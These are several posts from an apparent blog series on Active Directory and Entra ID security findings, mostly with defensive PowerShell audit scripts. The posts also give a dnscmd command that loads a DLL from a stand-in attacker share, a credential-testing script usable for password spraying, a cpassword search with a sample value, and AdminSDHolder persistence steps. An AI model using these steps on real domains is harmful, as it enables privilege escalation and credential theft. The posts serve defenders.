Microsoft Defender for Identity Recommended Actions: Remove access rights on suspicious accounts with the Admin SDHolder permission

Microsoft Defender for Identity Recommended Actions: Remove access rights on suspicious accounts with the Admin SDHolder permission

Identity leverages Secure Score with twenty-seven recommended actions. In a series of blog posts, I will go through all twenty-seven recommended actions and what they mean, a plan of approach, their impact, and my security recommendations, hopefully helping others. The twentieth  one in the series is the “Remove access rights on suspicious accounts with the Admin SDHolder permission” recommended action.

Introduction

You have twenty-seven recommendations if you filter the Secure Score recommended actions for Microsoft Defender for Identity.

Some recommended actions are easy to configure, but others require time, proper planning, auditing, and expertise. This blog post will review the recommended action of “Remove access rights on suspicious accounts with the Admin SDHolder permission.”

Update: Microsoft keeps updating the recommended actions list. I will do my best to keep the list up-to-date.

AdminSDHolder

The AdminSDHolder is a special object in Active Directory that plays a key role in protecting high-privilege accounts and groups from unintentional or malicious changes to their permissions. It acts as a security template for accounts that are members of protected groups, such as Domain Admins, Enterprise Admins, and others with elevated privileges.

Image 1: AdminSDHolder Container

Every 60 minutes by default, a background process called SDProp (Security Descriptor Propagator) runs on the domain controller holding the PDC Emulator role. This process compares the security descriptors (permissions) of protected accounts to those of the AdminSDHolder object. If any differences are found, SDProp overwrites the permissions on the protected accounts to match those of the AdminSDHolder. This ensures that even if someone tries to modify the permissions on a protected account, those changes will be reverted during the next SDProp cycle.

The mechanism is crucial for maintaining the integrity and security of privileged accounts in an Active Directory environment. However, malicious actors found a way to use this mechanism for persistence.

Persistence

When an account is a member of a protected group, like Domain Admins, Active Directory marks it as a protected object. The AdminSDHolder object contains a predefined set of permissions, a security descriptor that is considered the “gold standard” for these protected accounts. Every 60 minutes, a background process called SDProp runs and reapplies the AdminSDHolder’s permissions to all protected accounts.

All the malicious actor needs to do is add an account to the security permissions of the AdminSDHolder container, with full permissions.

Image 2: Adding permissions to the AdminSDHolder container


If we look at the Domain Admin group permissions, we see that the “attackers” account is not yet set to the permissions of the Domain Admins group.

Image 3: No attacker account is found

Now, if we wait an hour or we force the SDProp process, we see that due to the process, the attacker’s account gets full control over the Domain Admins group.

Image 4: Account added to the Domain Admins group

Even if you remove the permissions on the protected object, like the Domain Admins group, an hour later, the attacker’s account gets full control again.


Luckily, Microsoft Defender for Identity provides detection for non-administrative accounts with permissions on the AdminSDHolder container.

Image 5: Microsoft Defender for Identity Recommended Action

Conclusion

The AdminSDHolder object is a powerful and essential component of Active Directory security, designed to safeguard privileged accounts from unauthorized changes. However, as with many security mechanisms, what protects can also be exploited. Attackers who gain access to modify the AdminSDHolder can use it as a stealthy and persistent backdoor, ensuring their control over critical accounts is automatically restored, even after cleanup attempts.

Understanding how AdminSDHolder works, how SDProp enforces its permissions, and how attackers can abuse this process is crucial for any security team. Fortunately, tools like Microsoft Defender for Identity can help detect suspicious modifications and provide early warnings. Regular audits, proper monitoring, and a strong understanding of Active Directory internals are key to defending against this type of persistence.

Stay vigilant, and make sure your defenses are as persistent as the threats you are protecting against.

Microsoft Defender for Identity Recommended Actions: GPO assigns unprivileged identities to local groups with elevated privileges

Microsoft Defender for Identity Recommended Actions: GPO assigns unprivileged identities to local groups with elevated privileges

Identity leverages Secure Score with twenty-seven recommended actions. In a series of blog posts, I will go through all twenty-seven recommended actions and what they mean, a plan of approach, their impact, and my security recommendations, hopefully helping others. The nineteenth  one in the series is the “GPO assigns unprivileged identities to local groups with elevated privileges” recommended action.

Introduction

You have twenty-seven recommendations if you filter the Secure Score recommended actions for Microsoft Defender for Identity.

Some recommended actions are easy to configure, but others require time, proper planning, auditing, and expertise. This blog post will review the recommended action of “GPO assigns unprivileged identities to local groups with elevated privileges.”

Update: Microsoft keeps updating the recommended actions list. I will do my best to keep the list up-to-date.

Group Policy Objects

A Group Policy Object (GPO) is a collection of settings in a Windows environment used to manage and control the working environment of user accounts and computer accounts within Active Directory. GPOs allow system administrators to centrally enforce rules such as password policies, software installation, desktop restrictions, and security settings. GPOs are linked to containers in Active Directory, such as sites, domains, or organizational units (OUs), and are automatically applied when a user logs in or a computer starts up. This ensures consistency, improves security, and reduces the need for manual configuration across multiple systems.

Local Users and Groups

A Group Policy Object (GPO) that adds a group like Everyone to the local Administrators group instructs all targeted computers to include that group as a member of their local admin group. This means that every user, regardless of role or privilege level, gains full administrative access to those systems. As a result, users can install software, change security settings, manage accounts, and even execute malicious code with full control. This creates a serious security risk, as it effectively removes privilege separation and opens the door for malicious actors or unprivileged users to compromise the entire environment.

Image 1: Local Users and Groups policy

Risks

Adding the Everyone group or similarly broad groups like Authenticated Users or Domain Users, to the local Administrators group via a Group Policy Object (GPO) introduces a significant security vulnerability. It grants full administrative rights to all users on affected machines, regardless of their intended access level. This breaks the principle of least privilege, which is essential for maintaining a secure and controlled environment. Any user, intentionally or not, would be able to make critical system changes, install or remove software, disable security features, or access sensitive data.

From a threat perspective, this configuration dramatically increases the attack surface. If a malicious actor gains access to any standard user account, they automatically inherit administrative privileges on every system governed by that GPO. This makes privilege escalation trivial and enables lateral movement across the network. Furthermore, malicious insiders or compromised devices can use this access to disable defenses, implant persistent threats, and exfiltrate data with little resistance. Such a misconfiguration undermines the entire security model of a Windows domain.

Security Assessment

Microsoft Defender for Identity monitors for this type of misconfiguration, such as adding broad groups like Everyone, Authenticated Users, or Domain Users to the local Administrators group, and reports it as a security issue within Microsoft Secure Score. This detection helps organizations identify and remediate risky privilege assignments that could allow unauthorized users to gain elevated access across multiple systems. By flagging this issue, Microsoft Defender for Identity supports proactive security posture management and encourages adherence to the principle of least privilege.

Identify Sensitive Groups

This PowerShell script scans all Group Policy Objects (GPOs) in an Active Directory domain to identify whether any of them use Group Policy Preferences to add sensitive groups, such as Everyone, Domain Users, or Authenticated Users, to local groups on domain-joined computers, especially the Administrators group. It searches for these configurations by parsing the Groups.xml files stored in the SYSVOL directory, which define local user and group modifications. If it detects any risky group memberships being assigned, it outputs the GPO name, affected group, the action performed, and the specific member added. This helps administrators identify and remediate dangerous privilege assignments that could expose systems to unauthorized access or lateral movement.

Import-Module GroupPolicy

# Define risky groups to check
$RiskyAccounts = @("Everyone", "Domain Users", "Authenticated Users")
$KnownSIDs = @("S-1-1-0", "S-1-5-11") # Known SIDs for Everyone and Authenticated Users

# Get domain and SYSVOL path
$Domain = (Get-ADDomain).DNSRoot
$SysvolPath = "\\$Domain\SYSVOL\$Domain\Policies"

# Get all GPOs
$GPOs = Get-GPO -All

foreach ($gpo in $GPOs) {
    # Check both Machine and User configurations
    $xmlPaths = @(
        "$SysvolPath\{$($gpo.Id)}\Machine\Preferences\Groups\Groups.xml",
        "$SysvolPath\{$($gpo.Id)}\User\Preferences\Groups\Groups.xml"
    )

    foreach ($xmlPath in $xmlPaths) {
        if (Test-Path $xmlPath) {
            try {
                [xml]$xml = Get-Content $xmlPath -ErrorAction Stop

                foreach ($group in $xml.Groups.Group) {
                    $groupName = $group.Properties.groupName
                    $action = $group.Properties.action

                    foreach ($member in $group.Properties.Members.Member) {
                        $name = $member.name
                        $sid = $member.sid

                        if ($RiskyAccounts -contains $name -or ($sid -and ($KnownSIDs | Where-Object { $sid -like "$_*" }))) {
                            [PSCustomObject]@{
                                GPO           = $gpo.DisplayName
                                XMLPath       = $xmlPath
                                LocalGroup    = $groupName
                                Action        = $action
                                MemberAdded   = $name
                                SID           = $sid
                            }
                        }
                    }
                }
            } catch {
                Write-Warning "Error reading XML in GPO $($gpo.DisplayName): $_"
            }
        }
    }
}

Identify Overly Permissive GPO

This PowerShell script audits all Group Policy Objects (GPOs) in an Active Directory domain to identify cases where broad or non-restrictive groups, such as Everyone, Authenticated Users, or Domain Users, have permissions to edit or fully control a GPO. Using the Get-GPPermissions cmdlet, the script examines the access control list of each GPO and filters for entries that grant Edit or FullControl rights to those groups. If any such permissions are found, it outputs the GPO name, the group with access, the permission type, and whether the access is inherited. This is critical for security because overly permissive GPO rights can allow unauthorized users to change group policy settings, potentially leading to privilege escalation or domain compromise.

Import-Module GroupPolicy

# Define risky groups to check for
$RiskyGroups = @("Everyone", "Authenticated Users", "Domain Users")

# Get all GPOs
$GPOs = Get-GPO -All

foreach ($gpo in $GPOs) {
    # Get permissions for each GPO
    $permissions = Get-GPPermissions -Guid $gpo.Id -All | Where-Object {
        $_.Permission -match 'Edit|FullControl' -and
        $RiskyGroups -contains $_.Trustee.Name
    }

    foreach ($perm in $permissions) {
        [PSCustomObject]@{
            GPOName       = $gpo.DisplayName
            Trustee       = $perm.Trustee.Name
            TrusteeType   = $perm.Trustee.SidType
            Permission    = $perm.Permission
            Inherited     = $perm.Inherited
        }
    }
}

Conclusion

Group Policy Objects (GPOs) are a powerful tool for managing and securing Windows environments, but they must be configured carefully to avoid introducing critical security risks. Adding broad groups like Everyone, Domain Users, or Authenticated Users to the local Administrators group, or granting them permissions to modify GPOs themselves, undermines the principle of least privilege and exposes systems to privilege escalation and lateral movement.

By proactively auditing GPO configurations, both in terms of local group membership and GPO access control, administrators can detect and remediate these high-risk settings before they are exploited. Tools like Microsoft Defender for Identity and PowerShell scripts that inspect Groups.xml files and GPO permissions provide essential visibility into these misconfigurations. Strengthening GPO hygiene is a key step toward securing the Active Directory environment and maintaining operational integrity.

Microsoft Defender for Identity Recommended Actions: Unsafe permissions on the DnsAdmins group

Microsoft Defender for Identity Recommended Actions: Unsafe permissions on the DnsAdmins group

Microsoft Secure Score helps organizations get insights into security posture based on security-related measurements. Microsoft Defender for Identity leverages Secure Score with twenty-seven recommended actions. In a series of blog posts, I will go through all twenty-seven recommended actions and what they mean, a plan of approach, their impact, and my security recommendations, hopefully helping others. The eighteenth one in the series is the “Unsafe permissions on the DnsAdmins group” recommended action.

Introduction

You have twenty-seven recommendations if you filter the Secure Score recommended actions for Microsoft Defender for Identity.

Some recommended actions are easy to configure, but others require time, proper planning, auditing, and expertise. This blog post will review the recommended action of “Unsafe permissions on the DnsAdmins group.”

Update: Microsoft keeps updating the recommended actions list. I will do my best to keep the list up-to-date.

DnsAdmins

The Microsoft documentation mentions the DnsAdmins group as a high-privilege group. In addition to the default permissions, Shay Ber found a privilege escalation when you are a member of the DnsAdmins group.

The idea is simple: When you are a member of the DnsAdmins group, you can set a registry key to set a path to a Dynamic Link Library (DLL) using DNSCMD using the following command.

dnscmd.exe /config /serverlevelplugindll \\attacker\temp\malicious.dll
Image 1: DNSCMD command

Here is the registry key set by the DNSCMD command:

Image 2: Registry key set by DNSCMD

This command sets a registry key instructing the DNS server to load a DLL from a specified path. Once the DNS service restarts, whether manually or automatically, the DLL is loaded into the DNS process with SYSTEM-level privileges.

This is especially alarming because DNS services are frequently hosted on Domain Controllers. In such scenarios, gaining control over the DNS service means gaining control over the Domain Controller itself. In turn, this could allow an attacker to take over the entire Active Directory domain, and potentially even the entire forest.

To its credit, Microsoft Defender for Identity does flag low-privileged users who are members of the DnsAdmins group. However, this is just the tip of the iceberg.

Print Operators

The Print Operators group is often misunderstood as being low-risk, but this could not be further from the truth. Members of this group have permissions that allow them to:

  • Load and unload device drivers
  • Log on locally to Domain Controllers
  • Shut down the server

Driver loading, in particular, can be an attack vector. A user could craft or deploy a malicious driver that executes with elevated privileges, opening the door to full system compromise. In essence, if a threat actor compromises a user account with Print Operators membership, they gain a reliable path to escalate privileges.

What makes this group especially dangerous is that its risks are often undocumented or underrepresented in common auditing practices. Defender for Identity does not currently flag Print Operators the way it flags DnsAdmins, which means these users could easily slip through the cracks of privilege audits.

Backup Operators

Similarly, Backup Operators hold more power than their name might suggest. This group allows its members to:

  • Bypass file and folder permissions
  • Backup and restore all files, including protected system files
  • Access data even on Domain Controllers

This essentially gives users the ability to exfiltrate sensitive data or restore manipulated system files. With access to sensitive NTDS.dit files or SYSTEM registry hives, an attacker could extract credentials or plant persistent backdoors. Like Print Operators, the Backup Operators group is not widely monitored, and many organizations mistakenly consider it low-risk.

Conclusion

While Microsoft Defender for Identity provides valuable alerts for DnsAdmins group membership, relying solely on these alerts creates blind spots. Print Operators and Backup Operators are equally capable of enabling privilege escalation and lateral movement within your environment.

To better protect your Active Directory infrastructure:

  • Regularly audit group memberships, especially in legacy or hybrid environments
  • Consider implementing tiered administrative models to isolate high-risk roles
  • Monitor the use of sensitive tools like dnscmd.exe

Privilege is power, and in Active Directory, that power is not always where you expect it to be. Do not let overlooked groups become your weakest link.

Microsoft Application Proxy Passthrough Risks

Microsoft Application Proxy Passthrough Risks

Microsoft Application Proxy is a component of Entra ID that enables secure remote access to on-premises web applications. Application Proxy has many notable strengths, particularly its integration with Entra ID, which includes existing Entra ID authentication methods, including multi-factor authentication. However, these authentication methods are not used if you configure an application to use passthrough pre-authentication. Configuring passthrough comes with risks, and in this blog post, I will discuss these risks and how to mitigate them.

Introduction

During a security assessment for a client, I discovered an application configured with passthrough pre-authentication. While Conditional Access policies and various security features were implemented in the cloud environment, this configuration raised concerns about potential authentication attacks on the on-premises environment. Specifically, setting passthrough as pre-authentication bypasses all cloud-based security measures, making it possible for malicious actors to authenticate to the on-premises environment, resulting in a potential threat.

Organizations face significant risks when proper monitoring is not implemented on internal servers or Domain Controllers. Let me explain what an application proxy does first.

Application Proxy

An Application Proxy is a cloud-based reverse proxy component that facilitates secure remote access to web applications hosted within internal networks. The proxy architecture consists of two primary components: the proxy service running in the cloud and the connector service installed on-premises.

The connector service establishes and maintains an outbound connection to the cloud service over port 443, eliminating the need for inbound firewall rules.

When external users attempt to access internal applications, their requests first hit the cloud-based proxy endpoint. The proxy service forwards these requests through the established tunnel to the connector service. The connector retrieves content from the internal application and returns it through the same tunnel. The entire traffic flow remains outbound only from the internal network’s perspective.

This architecture isolates internal applications from direct external access while maintaining seamless user connectivity. No DMZ or edge firewall modifications beyond standard HTTPS outbound access are required.

Note: Application Proxy and Microsoft Entra Private Access share the same infrastructure component: the Microsoft Entra private network connector.

Understanding Application Proxy enables us to explore its potential security risks.

Risks

Configuring an application with an Application Proxy requires three key elements: an internal URL, an external URL, and pre-authentication.

Image 1: Application Proxy with passthrough authentication

Here is what the pre-authentication looks like in this configuration.

Image 2: Authentication flow bypasses cloud security measures with passthrough authentication

Based on the configured authentication method, the authentication flow directs users to either the internal URL or the Domain Controller. This architecture inadvertently enables malicious actors to perform brute-force or password spray attacks against both local server accounts and Domain User accounts. Without adequate monitoring mechanisms, a successful credential compromise becomes a potential foothold for broader attacks across the organization’s services.

The situation is even more concerning. When organizations use services like Simple Certificate Enrollment Protocol (SCEP) with hybrid-joined devices, there is no straightforward way to set pre-authentication to Entra ID unless the devices are fully Entra ID joined. This leaves certain applications vulnerable to this attack.

Proof of Concept

The following Proof of Concept demonstrates these security risks in detail. The test environment consists of three core components: an application server, a proxy server, and a Domain Controller. Below is the architecture of our test environment.

Image 3: Server architecture test environment

The initial step requires installing the connector service on the proxy server. The connector is available for download in the Application Proxy section of Entra ID, and its installation process is straightforward.

Image 4: Download of the connector

The application server setup requires Internet Information Services (IIS) with Windows Authentication enabled.

Image 5: Configuration of IIS including Windows Authentication

The final step requires configuring Windows Authentication in IIS.

Image 6: Enable Windows Authentication and Disabled Anonymous Authentication

Next, configure the application with Application Proxy using passthrough pre-authentication.

Image 7: Passthrough Authentication

When accessing the external URL, a login prompt appears. The subsequent authentication process reveals critical security considerations.

Image 8: Login using an application proxy

Let us log in with the username “attacker” and an incorrect password to see what happens.

Image 9: Local login server APP01

Now login with the username “domain\attacker” and an incorrect password to see what happens.

Image 10: Login Domain User ADDS01

While this reflects the intended functionality, organizations must consider whether they have adequate monitoring measures to detect brute-force attempts and password spray attacks when using passthrough authentication.

Here is a script I created to test the authentication using PowerShell.

try {
    $username = "domain\user"
    $password = ConvertTo-SecureString "WhateverPassword" -AsPlainText -Force
    $cred = New-Object System.Management.Automation.PSCredential($username, $password)

    $response = Invoke-WebRequest -Uri "https://external.msappproxy.net/" `
        -Credential $cred `
        -Authentication None `
        -UseBasicParsing `
        -Headers @{
            "Authorization" = "Basic " + [Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes("$($cred.UserName):$($cred.GetNetworkCredential().Password)"))
            "Accept"="*/*"
            "User-Agent"="PowerShell Script"
        }

    Write-Host "Success! Status Code: $($response.StatusCode)"
    
} catch {
    Write-Host "Error occurred:"
    Write-Host "Status Code: $($_.Exception.Response.StatusCode.value__)"
    Write-Host "Error Message: $($_.Exception.Message)"
}

Discovery

Having identified these risks, let us examine how to determine if your organization uses an Application Proxy with passthrough authentication.

If the private network connector is disabled, Application Proxy is not implemented, eliminating the need for further investigation.

Image 11: Disabled Private Network

Below is a PowerShell script to check for any application set with “Pre Authentication” set to “Passthrough”, but to do it manually, apply the filter ‘Is App Proxy == Yes’ and review the pre-authentication settings for each application.

Image 12: Enterprise Application filter for application proxy applications

Thanks to Loris Ambrozzo, I was able to use the Microsoft Graph API to automatically identify any vulnerable application.

Connect-MgGraph -Scopes "Application.Read.All"

$getAllApplications = (Invoke-MgGraphRequest -Method GET -Uri 'beta/applications/').value
$getAllApplicationsIds = $getAllApplications.id
$passthruApps = @()

foreach ($id in $getAllApplicationsIds) {
  try {
    $uri = "beta/applications/$id"
    $uri += "?`$select=id,appId,displayName,onPremisesPublishing"
    $appDetails = Invoke-MgGraphRequest -Method GET -Uri $uri
   
    if ($appDetails.onPremisesPublishing -and $appDetails.onPremisesPublishing.externalAuthenticationType -eq "passthru") {
      Write-Host "Found an app set as passthru with Object ID: $id" -ForegroundColor Green
      $passthruApps += $appDetails
    }
  }
  catch {
  }
}

Write-Host "Total apps with externalAuthenticationType 'passthru': $($passthruApps.Count)" -ForegroundColor Cyan

Mitigation

For applications using passthrough authentication, evaluate the following:

  • Existence of adequate monitoring for brute-force and password spray attacks
  • Possibility of reconfiguring the application to use Entra ID authentication
  • Consider decommissioning the application if no longer required

Conclusion

Application Proxy with passthrough authentication, while providing seamless access to on-premises applications, introduces significant security risks when implemented without proper monitoring controls. The ability to perform authentication attacks directly against internal servers or Domain Controllers, bypassing cloud security measures, makes this configuration particularly concerning.

Organizations should carefully evaluate their Application Proxy implementations, especially those using passthrough authentication. Regular security assessments, robust monitoring of authentication attempts, and consideration of alternative authentication methods are essential steps in maintaining a secure environment. Where possible, organizations should prioritize Entra ID authentication over passthrough authentication to leverage the full spectrum of cloud-based security controls.

Microsoft Defender for Identity Recommended Actions: Reversible passwords found in GPOs

Microsoft Defender for Identity Recommended Actions: Reversible passwords found in GPOs

Microsoft Secure Score helps organizations get insights into security posture based on security-related measurements. Microsoft Defender for Identity leverages Secure Score with twenty-seven recommended actions. In a series of blog posts, I will go through all twenty-seven recommended actions and what they mean, a plan of approach, their impact, and my security recommendations, hopefully helping others. The seventeenth one in the series is the “Reversible password found in GPOs” recommended action.

Introduction

You have twenty-seven recommendations if you filter the Secure Score recommended actions for Microsoft Defender for Identity.

Some recommended actions are easy to configure, but others require time, proper planning, auditing, and expertise. This blog post will review the recommended action of “Reversible password found in GPOs.”

Update: Microsoft keeps updating the recommended actions list. I will do my best to keep the list up-to-date.

Reversible Passwords

Upon reflection, the term “Reversible Passwords” seems somewhat amusing. It raises the question: What constitutes an irreversible password? If passwords are encrypted, does that imply that with a reversible password, the key is discarded, making it an irreversible password? With encrypted passwords using a symmetric key, as long as the key exists, passwords remain reversible. The title of this recommended action is also confusing, as there is an option called “Store passwords using reversible encryption” in Active Directory, which has nothing to do with this recommended action.

What I find amusing is that the password is “reversible” for anyone due to Microsoft accidentally publishing the symmetric key on MSDN 🤷🏻‍♂️

Yes, Microsoft accidentally published the symmetric key back in 2012 which malicious actors were very grateful for. Since Microsoft was kind enough to publish the key, malicious actors can decrypt passwords found in Group Policy Objects containing an encrypted password.

Group Policy Objects

Group Policies enable the configuration of user or computer settings within an on-premises environment. They are a crucial component of the Domain Controller, offering extensive possibilities for environment configuration.

One such configuration allows the addition of a user to every computer in the domain with a specified password. Upon restarting the computer or during an automatic policy refresh, the user is added to the local computer where the policy is applied. The policy includes the specification of a username and password.

Image 1: Adding a local user using a GPO

Since each computer needs to know the configuration settings, policies are stored in the SYSVOL folder on every Domain Controller. Any authenticated user can access these policies. Therefore, passwords cannot be stored in plain text for security reasons. Microsoft encrypts the passwords using an AES key, ensuring that without the key, the passwords cannot be read in plain text.

Unfortunately, because Microsoft inadvertently published the key, it is possible to decrypt the passwords. A PowerShell script, such as the one referenced, can utilize the published key to decrypt the passwords specified in the domain policy. This situation poses a significant security risk.

Note: Since 2014, creating a user with a password, configuring a scheduled task, or mounting a network drive with a specified password has been prohibited. Microsoft disabled these options due to associated security risks. Fortunately, Microsoft Defender for Identity can identify encrypted passwords located in the SYSVOL folder.

PowerShell Example

As you read this blog post, you are likely already using Microsoft Defender for Identity, which I highly recommend. If you wish to search for encrypted passwords in a domain policy that can be decrypted using the published key, here is a one-liner PowerShell script.

Get-ChildItem -Path \\domain.local\SYSVOL\ -Recurse -Include *.xml | Select-String -Pattern "cpassword" | Select-Object Path, Line

Here is an example of an XML file containing an encrypted password.

<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="User" image="0" changed="2012-05-01 10:25:22" uid="{22446077-737D-4D0B-9CE2-D1F5814B5700}" userContext="0" removePolicy="0"><Properties action="C" fullName="User" description="User" cpassword="OXdz8YJUEFZduEcfyxJfgm3ArpMpXtZeMfs7YzjO7Vk" changeLogon="0" noChange="1" neverExpires="0" acctDisabled="0" userName="User"/></User>
</Groups>

The following script enables the decryption of the password to plain text.

Conclusion

Although it is no longer possible to set a password in a Group Policy, any policies created in the past may still contain encrypted passwords that malicious actors can decrypt to obtain plain-text passwords. Microsoft Defender for Identity can identify these passwords within Group Policies, and it is highly recommended to remove any passwords from such policies. For those still using an on-premises environment, there are more secure methods available for device configuration.